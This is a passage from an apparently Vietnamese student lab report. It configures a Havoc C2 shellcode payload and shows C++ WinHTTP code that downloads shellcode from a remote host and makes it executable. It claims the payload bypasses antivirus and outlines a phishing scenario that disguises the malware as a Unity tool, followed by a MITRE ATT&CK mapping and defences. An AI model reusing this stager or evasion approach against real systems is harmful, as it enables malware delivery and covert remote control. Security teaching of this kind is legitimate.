Proxy Port:

UserName:

Password:

[Save] [Close]

Hình 14. Thông tin cấu hình của nhóm

2. Tạo Payload

Sau khi tạo một cổng listener, các mã độc đã có thể thực hiện giao tiếp với hạ tầng C2 thông qua địa chỉ đã được cấu hình. Tiếp theo, chúng ta cần tạo một payload với cấu hình listener vừa tạo.

Đầu tiên, tại cửa sổ tạo payload (Attack -> Payload), chúng ta có thể chỉnh sửa được thông số, thời gian sleep, các kỹ thuật, kiến trúc victim,...


Tại ô Config, có khá nhiều trường đặc biệt, đây là những cách để thực hiện tạo payload theo ý riêng của bản thân.

- Sleep: khoảng thời gian (tính theo giây) mà mã độc sẽ sleep giữa mỗi lần gửi tín hiệu về Listener.
- Jitter (15): độ lệch ngẫu nhiên (tính theo %). Ví dụ: Nếu Sleep là 10s và Jitter là 15%, mã độc sẽ ngủ ngẫu nhiên từ 8.5s đến 11.5s.


Lab 2 – Tấn công mạng

- Sleep Technique: cách thức mà mã độc sử dụng để tạm dừng thực thi. Chúng ta được hỗ trợ 3 phương thức: Foliage, Ekko và WaitForSingleObjectEx.
- Sleep Jmp Gadget: kỹ thuật nâng cao để ẩn giấu luồng thực thi của mã độc trong bộ nhớ.

Ngoài ra, còn các trường khác cho chúng ta chọn sử dụng Win32API hay là Native/Syscall và cả process mà chúng ta muốn thực hiện Injection.




Hình 15. Tạo Payload



Hình 16. Có thể chọn Win32API hoặc Native/Syscall

Tiếp theo, sau khi tùy chỉnh xong, nhóm chọn format là Windows Shellcode để generate ra file .bin. Đây là một dạng file nhị phân để tạo kết nối về máy chủ C2. Đây là một trong những cách khá đơn giản để bypass được AV. Các file này không có Header như các file PE/ELF và các section rõ ràng mà chỉ là các raw data.

Tiếp theo, để có thể thực thi và chạy trên máy victim, chúng ta cần tạo một file thực thi để có thể down shellcode và thực thi nó. Như vậy, chúng ta có một mô hình đơn giản như sau:



Hình 17. Mô hình hoạt động của malware

Lab 2 – Tấn công mạng

Máy Victim nhận được một file thực thi (cc.exe), khi client chạy file này, file sẽ thực hiện download Shellcode từ một máy chủ chứa Shellcode (máy chủ này khác với máy chủ C2) và thực thi Shellcode đó và khởi tạo kết nối giữa hạ tầng Havoc C2 và máy victim.

Coding

```
vector<BYTE> downl(LPCWSTR baseAddress, LPCWSTR filename) {

    // initialise session
    HINTERNET hSession = WinHttpOpen(
        NULL,
        WINHTTP_ACCESS_TYPE_AUTOMATIC_PROXY, // proxy aware
        WINHTTP_NO_PROXY_NAME,
        WINHTTP_NO_PROXY_BYPASS,
        NULL);

    // create session for target
    HINTERNET hConnect = WinHttpConnect(
        hSession,
        baseAddress,
        INTERNET_DEFAULT_HTTP_PORT, // port 80
        0);

    // create request handle
    HINTERNET hRequest = WinHttpOpenRequest(
        hConnect,
        L"GET",
        filename,
        NULL,
        WINHTTP_NO_REFERER,
        WINHTTP_DEFAULT_ACCEPT_TYPES,
        NULL);

    // send the request
    WinHttpSendRequest(
        hRequest,
        WINHTTP_NO_ADDITIONAL_HEADERS,
        0,
        WINHTTP_NO_REQUEST_DATA,
        0,
        0,
        0);

    // receive response
    WinHttpReceiveResponse(
        hRequest,
        NULL);

    // read the data
    vector<BYTE> buffer;
    DWORD bytesRead = 0;
```

Hình 18. Tạo một function kết nối bằng WinHTTP

WinHTTP là file header (tiêu đề) trong lập trình Windows (Win32API) cung cấp các hàm và hằng số để tương tác với giao thức HTTP/HTTPS, hỗ trợ

Lab 2 – Tấn công mạng

cả chế độ đồng bộ và bất đồng bộ. Nó được dùng để tạo các ứng dụng client giao tiếp với server qua internet như gửi/nhận HTTP requests,...

Sau khi hoàn thành được kết nối, file binary này sẽ được download vào một vector, và cuối cùng function sẽ trả về một buffer chứa shellcode.

```
// read the data
vector<BYTE> buffer;
DWORD bytesRead = 0;

do {

    BYTE temp[4096]{};
    WinHttpRequestData(hRequest, temp, sizeof(temp), &bytesRead);

    if (bytesRead > 0) {
        buffer.insert(buffer.end(), temp, temp + bytesRead);
    }

}
while (bytesRead > 0);

// close all the handles
WinHttpCloseHandle(hRequest);
WinHttpCloseHandle(hConnect);
WinHttpCloseHandle(hSession);

return buffer;
```

Hình 19. Đưa file binary vào vector và đóng kết nối

VirtualProtect là một hàm API của Windows (từ Windows.h) dùng để thay đổi thuộc tính bảo vệ (protection attributes) của một vùng bộ nhớ trong process hiện tại. Nó cho phép chúng ta kiểm soát cách bộ nhớ được sử dụng (read/write/execute).

```
VirtualProtect(
    ptr,
    shellcode.size(),
    PAGE_EXECUTE_READWRITE,
    &oldProtect);
```


Hình 20. Thêm quyền thực thi cho Shellcode vừa được tải về

Lab 2 – Tấn công mạng

Cuối cùng, compile file với flag – lwinhttp và chúng ta có một file hoàn chỉnh.

Testing


Tại client của máy Havoc C2, khởi tạo Listener như đã nói bên trên, sau đó thực thi file exe vừa được compile, ta nhận thấy đã kết nối thành công về C2.



Hình 21. Result

Ngoài ra, trình Anti Virus vẫn đang được bật và đã được cập nhật mới nhất, thành công bypass được AntiVirus.

Lab 2 – Tấn công mạng



Hình 22. Bypassed AntiVirus và vẫn chưa bị tóm sau hơn 15p

**Dĩ nhiên là do máy chỉ ở Windows 10 và Microsoft ngưng hỗ trợ khá lâu rồi :v*

4. Kịch bản 04

- Mô tả/mục tiêu:

4. Xây dựng kịch bản tấn công hạ tầng mạng doanh nghiệp nhỏ (2 Điểm)

Thực hiện xây dựng giả định kịch bản tấn công mạng doanh nghiệp nhỏ. Trong đó:

- Nêu rõ ngữ cảnh, tình huống để tận dụng tấn công, không MẶC NHIÊN doanh nghiệp bị tấn công.

Hình 23. Yêu cầu 4

- Các bước thực hiện/ Phương pháp thực hiện (Ảnh chụp màn hình, có giải thích)

Context

Mục tiêu: một công ty game “UIT_NT205.Q22.ANTT”, đang trong giai đoạn nước rút chuẩn bị cho một bản “peak” update cho trò chơi nổi tiếng của họ.

Đối tượng (Victim): một nhân viên thuộc bộ phận đồ họa, có quyền truy cập vào tài nguyên nội bộ của game, nhưng lại khá chủ quan trong việc tải tool hỗ trợ thông qua các kênh/web không chính chủ (web lậu, hàng miễn phí).

Triển khai

Gồm 7 giai đoạn (the 7 stages of Cyber Kill Chain)

1. Reconnaissance. Nạn nhân thường xuyên đăng tải nội dung về công ty, bộ phận đang làm việc và thường có sở thích dùng các phần mềm không chính thức. Sau khi Recon, chúng ta nhận thấy công ty nạn nhân sử dụng công nghệ Unity để làm Game.
2. Weaponization. Thực hiện triển khai tạo mã độc, đổi tên thành Unity_Shader_Optimizer_v2.1.exe, sau đó gắn icon của Unity vào để giả mạo tool thật.
3. Delivery. Thực hiện gửi Mail cho nạn nhân, với nội dung giảm giá/trải nghiệm thử bản patched để dụ dỗ nạn nhân.
4. Exploitation. Mã độc được thực thi.
5. Installation. Sau khi khai thác được, thực hiện thêm các kỹ thuật persistent khác để tồn tại lâu hơn. (các kỹ thuật Sleep của Havoc)
6. C2. Tại giao diện Client của Havoc C2, giờ đây, chúng ta có thể xem các danh sách tiến trình,... và có thể thực hiện khai thác sâu hơn.
7. Cuối cùng, đạt được goals.



Hình 24. Kịch bản tiếp cận & khai thác

5. Kịch bản 05

- Mô tả/mục tiêu:

5. Mô tả các kỹ thuật đã sử dụng theo MITRE ATT@CK và khuyến nghị ngăn chặn tấn công (2 Điểm)

Thực hiện mô tả lại các bước thực hiện theo bảng MITRE ATT@CK và nêu được khuyến nghị cho trường hợp tấn công đã thực hiện.

Hình 25. Yêu cầu 5

- Các bước thực hiện/ Phương pháp thực hiện (Ảnh chụp màn hình, có giải thích)

Giai đoạn (Tactic)	Mã Technique (ID)	Tên Kỹ thuật
Reconnaissance	T1594	Search Victim-Owned Websites
Resource Development	T1587.001	Develop Capabilities: Malware
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1204.002	User Execution: Malicious File
Defense Evasion	T1055.002	Process Injection: DLL Injection
Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools
Command and Control	T1071.001	Application Layer Protocol: Web Protocols

Bảng 2. Ảnh xạ MITRE ATT&CK technique

Khuyến nghị

- **Về kỹ thuật:**
 - Triển khai giải pháp **EDR (Endpoint Detection and Response)** để phát hiện các hành vi bất thường như Process Injection ngay cả khi malware bypass được AV truyền thống.
 - Sử dụng **Email Filtering** mạnh mẽ để quét và loại bỏ các tệp thực thi lạ từ các nguồn bên ngoài.
- **Về con người:**
 - Tổ chức các buổi **Security Awareness Training** thường xuyên để nhân viên nhận biết các thủ đoạn Spearphishing.
 - Thiết lập quy trình nghiêm ngặt về việc tải và sử dụng phần mềm hỗ trợ từ các nguồn không chính thống trong môi trường làm việc.

---Hết---